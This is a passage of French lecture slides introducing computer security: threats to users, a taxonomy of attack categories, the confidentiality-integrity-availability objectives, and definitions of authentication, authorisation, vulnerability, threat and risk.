


### Nous tous

- Vol d'informations personnelles (cb, email, images)
- Vol d'argent
- Usurpation d'identité
- Exploitation de nos ressources

# Les enjeux de la sécurité


## • Un état d'urgence ?



<http://krebsonsecurity.com/2012/10/the-scrap-value-of-a-hacked-pc-revisited/>

# Les enjeux de la sécurité

- Un état d'urgence ?



Kaspersky security report 2014

# Les enjeux de la sécurité

- Un état d'urgence ? Contre quoi se protège-t-on ?

**Viruses**

**Worms**

**Buffer overflows**

**Deny of service  
attacks**

**Network attacks**


**Physical attacks**

**Password attacks**

**Information  
Gathering attacks**


A taxonomy of network and computer attack , Simon Hansman, Ray Hunt,2004

- Un état d'urgence ? Contre quoi se protège-t-on ?



A taxonomy of network and computer attack , Simon Hansman, Ray Hunt,2004

- Un état d'urgence ? Contre quoi se protège-t-on ?




A taxonomy of network and computer attack , Simon Hansman, Ray Hunt,2004

# Les enjeux de la sécurité

- Un état d'urgence ? Contre quoi se protège-t-on ?

## Exemple de stratégie d'attaque



TrustWave 2012 Global Security Report


## les enjeux de la sécurité

- 
- Etat d'urgence ?
  - Les bases de la sécurité



# Les enjeux de la sécurité

- Comment se protéger ? – Les Bases de la sécurité



[JohnManuel http://en.wikipedia.org/wiki/File:CIAJMK1209.png](http://en.wikipedia.org/wiki/File:CIAJMK1209.png)

# Les enjeux de la sécurité

## • Comment se protéger ? – Les Bases de la sécurité

### □ Les Objectifs de la sécurité

- Confidentialité
- Intégrité
- Disponibilité (Availability)



### **Confidentialité**

Empêcher toutes divulgations d'information à des personnes, programmes ou équipements non autorisés

- **Comment se protéger ? – Les Bases de la sécurité**

- Les Objectifs de la sécurité

- Confidentialité
    - Intégrité
    - Disponibilité (Availability)



## **Intégrité**

Assurer que les informations stockées, transmises et reçues n'ont pas été modifiées par une entité non autorisée. Toute modification d'information entraîne un viol d'intégrité et doit être détecté.

# Les enjeux de la sécurité

## • Comment se protéger ? – Les Bases de la sécurité

### □ Les Objectifs de la sécurité

- Confidentialité
- Intégrité
- Disponibilité (Availability)



### **Disponibilité**

Capacité à un système d'information de fournir un service.

Cela englobe également l'assurance de la restauration du service en cas de défaillance.

# Les enjeux de la sécurité

## • Comment se protéger ? – Les Bases de la sécurité

### □ Les Objectifs de la sécurité

- Confidentialité
- Intégrité
- Disponibilité (Availability)



→ Tous les outils/procédures de sécurité ont comme fonction de recouvrir une partie ou la totalité des objectifs de sécurité **Confidentialité, Intégrité, Disponibilité.**

# Les enjeux de la sécurité

- **Comment se protéger ? – Les Bases de la sécurité**

- Mais aussi

- Identification
    - Authentification
    - Autorisation
    - Accountability
    - Non-Répudiation



# Les enjeux de la sécurité

- **Comment se protéger ? – Les Bases de la sécurité**



## Identification

Connaitre l'identité d'une entité. Récupérer un élément caractérisant son interlocuteur .



## Authentification

Vérifier l'authenticité de l'identité d'une entité (what you know, what you have, what you are).



## Autorisation

Assignation de droits, autorisation en accord avec la politique de sécurité en vigueur.

# Les enjeux de la sécurité

- **Comment se protéger ? – Les Bases de la sécurité**



## **Accountability**

Capacité à traquer et enregistrer les activités du Systèmes d'information et de ses utilisateurs




## **Non-Répudiation**

Imputabilité d'un message, action , activité sur le système d'information.



# Les enjeux de la sécurité

- Comment se protéger ? – Les outils de la Sécurité



Technology, hardware, people, and procedures are woven together as a security fabric.

# Les enjeux de la sécurité

## • Comment se protéger ? –Sécurité Définitions

### ❑ Vulnérabilité

Software, Hardware, faille de procédures fournissant à un attaquant une fenêtre d'accès à une machine, un réseau, lui offrant des accès non-autorisés à des ressources du SI.

### ❑ Menace

Tous danger potentiel pouvant affecter le SI.

### ❑ Risque

Probabilité qu'une vulnérabilité soit exploitée par un individu (menace) ainsi que l'impact de cet exploit sur la compagnie.

Vulnérabilité  
Exposition  
Risque  
Menace  
Contremesure

# Les enjeux de la sécurité

## • Comment se protéger ? – Sécurité Définitions

### ❑ Exposition

Ensemble d'éléments du SI exposés à une menace.

### ❑ Contremesure

